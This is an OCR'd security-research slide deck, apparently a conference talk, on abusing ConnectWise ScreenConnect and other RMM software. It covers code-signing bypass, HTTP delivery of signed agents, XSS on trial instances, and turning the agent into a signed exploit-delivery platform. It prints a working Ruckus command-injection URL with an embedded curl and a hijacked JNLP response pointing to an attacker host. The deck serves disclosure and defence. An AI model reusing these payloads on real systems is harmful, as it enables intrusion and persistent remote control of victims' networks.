accounts.

Although this campaign appears financially motivated, the authoring organizations assess it could le to additional types of malicious activity. For example, the actors could sell victim account access to other cyber criminal or advanced persistent threat (APT) actors. This campaign highlights the threat malicious cyber activity associated with legitimate RMM software: after gaining access to the target network via phishing or other techniques, malicious cyber actors—from cybercriminals to nation-stat sponsored APTs—are known to use legitimate RMM software as a backdoor for persistence and/or command and control (C2).

Using portable executables of RMM software provides a way for actors to establish local user acces without the need for administrative privilege and full software installation—effectively bypassing common software controls and risk management assumptions.

The authoring organizations strongly encourage network defenders to review the Indicators of Compromise (IOCs) and Mitigations sections in this CSA and apply the recommendations to protect against malicious use of legitimate RMM software.

https://thehackernews.com/2021/02/iranian-...

Iranian Hackers Utilize ScreenConnect to Spy On UAE, Kuwait Government Agencies

Feb 11, 2021 Ravie Lakshmanan

Living off the Land – Botnet / Attack Platform

What do you need to put together a complete attack platform and botnet?

Port Scanner
C2 / Beaconing / Tunneling
Arbitrary Request / Traffic Generator
Good Hosting / Bulletproof or HA
Code Signing & Trusted Execution in Multiple OS's
Exfiltration / Implantation Methods
Client Side Exploitation

What do you love to have to put together a complete attack platform and botnet?

Bypass of Firewall Rules
Lax monitoring and administration
Poor User Habits
Access to Trusted SSL Certs & HTTPS delivery
Drop Catching Domains & Drive-by Downloads
Phishing Platform & Trusted SMTP
HTTP / API / Protocol Fuzzing
Bypass of Security Controls & AV / EDR
FREE - Proxying / Anonymity

Getting code and traffic past firewalls / IPS / internal controls.

What is perfect for Living off the Land?

RMM SOFTWARE!

Poorly managed

Disabled Controls

Tech Debt

SYSTEM Access

“Normal Looking”

Remote Support / Phishing


“Trusted source” / Used by MSPs

Access to EVERYTHING

Persistence / Temporary

AV / EDR FAILS TO TRIGGER ON IT IN MANY CASES

Trials are free.



“An issue was discovered in Kaseya Virtual System Administrator (VSA) through 9.4.0.37. It has a critical information disclosure vulnerability. An unauthenticated attacker can send properly formatted requests to the web application and download sensitive files and information. For example, the /DATAREPORTS directory can be farmed for reports. Because this directory contains the results of reports such as NMAP, Patch Status, and Active Directory domain metadata, an attacker can easily collect this critical information and parse it for information. There are a number of directories affected.”


CVE-2019-15506: Kaseya VSA – Critical Information Disclosure / Unauthenticated Access – CYBIR – Cyber Security, Incident Response, & Digital Forensics (dfdrconsulting.com)


I have been hacking up RMM / MSP software for a *long, long* time.

There are many others. ***I am not picking on them.***


ex. Sysaid, N-Able, SolarWinds, IPMI, Nagios, etc.

Many people disable security controls due to software design and deployment complexities…







There is poor management of registrations and FQDNS...




Every cloud instance I tested uses a wildcard certificate… even trials.



The CODE SIGNING certificate is ineffective / can be bypassed….
and you *can't hash ban it*! (EDR/AV evasion)






The certificate for code signing is ineffective and can be bypassed *without user interaction or social engineering:*


THE SIGNED EXECUTABLE IS TRANSMITTED VIA HTTP..

You can just MiTM, proxy, or directly edit it and reuse it later.



All of those issues violate the CIA triad.

Third-party companies are giving out flawed advice and might not understand appsec or how the product works...


This simply means that hackers could register for trials of Control and potentially serve malicious JavaScript from a *.screenconnect.com domain. Theoretically, this could be a building block for other attack chains.

However, we understand ConnectWise's decision. With that said, ConnectWise could consider a middle-ground approach that disables the Appearance Modifier feature on trials. This would raise the level of effort required for hackers and require them to compromise users' accounts to perform this XSS attack.

Overall this is not a great situation, but it's not worth losing sleep over.

Control of any server / content (injection / reflection) in their DNS zones (*) will allow you to perform client-side exploitation and potentially bypass browser / OS controls!

This is just *one weaponized example.

CYBIR

Agent Download (Any) does not have effective framing or client-side mitigations.

We can inject downloads as a frame into the page and trigger file downloads / etc *without user interaction*.

How do we weaponize this?

LIVE OFF THE LAND!

Make it an unauthenticated, signed exploit factory and delivery method! (metasploit)

Why not make it deliver exploits to infrastructure behind the firewall? Redirect to your rogue instance? Create signed malicious executables? Drop it into network shares?


- Agent is signed or unsigned across OS's
- Executes Arbitrary HTTP request (And others) to targeted endpoints
- Resolves DNS / IP internally & externally

The certificate does not invalidate or break.

You cannot trust this certificate or hash.


This does not require social engineering.

As long as I have a cloud or on-premise instance, I can ***sign executables*** as Connectwise and direct clients between... *EVEN AN UNLICENSED ON-PREMISE TRIAL*.




Signed Exploit Factory? – GET Request Based Critical Exploits*

Ruckus CVE-2023- 25717 – On the CISA KEV / AndoryuBot



This will give me RCE / DoS against ruckus APS / infrastructure
https://CYBIRPOC/forms/doLogin?login_username=admin&password=password$(curl%20192.168.1.1)&x=0&y=0

Cisco / Dell / Etc (Multiple Critical CVES) – Cisco Small Business Switches Denial of Service Vulnerability – Cisco
This will reboot the switches and allow for MiTM, DoS, control of layer 2/3.





Any GET request / URL can potentially be embedded into the H field and the client will request / trigger.

I know this, I am the person that found them.

PoC or GTFO: Cisco CVE – SMB Switches


I embedded the exploit into their signed executable! Now you can test ARP / MitM yourself!





CYBIR

This type of problem exists in other formats across all kinds of OS's & Endpoints! (ex. JNLP)



Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 24243
Content-Type: application/x-java-jnlp-file; charset=utf-8
Expires: -1
Server: ScreenConnect/22.9.10231.8343-3792427331 Microsoft-HTTPAPI/2.0
Date: Mon, 28 Nov 2022 21:11:43 GMT

<?xml version="1.0" encoding="utf-8"?>
<jnlp codebase="https://cybirpoc-injected-jnlp.cybirpoc.com/Bin/">
  <information>
    <title>ConnectWise Control Client</title>
    <vendor>ScreenConnect Software</vendor>
    <icon href="ClientIcon.axd?Icon=ApplicationIcon48" />
    <icon kind="splash" href="ClientIcon.axd?Icon=ApplicationIcon256" />
  </information>
  <security>
    <all-permissions />
  </security>
  <update check="always" policy="always" />
  <application-desc>
    <argument>CLIENT_LAUNCH_PARAMETERS=?h=CYBIRPOC-HIJACKED-MULTIOS&amp;p=31337&amp;i=CYBIRPOC&amp;e=Support&amp;y=Guest&amp;r=%27</argument>
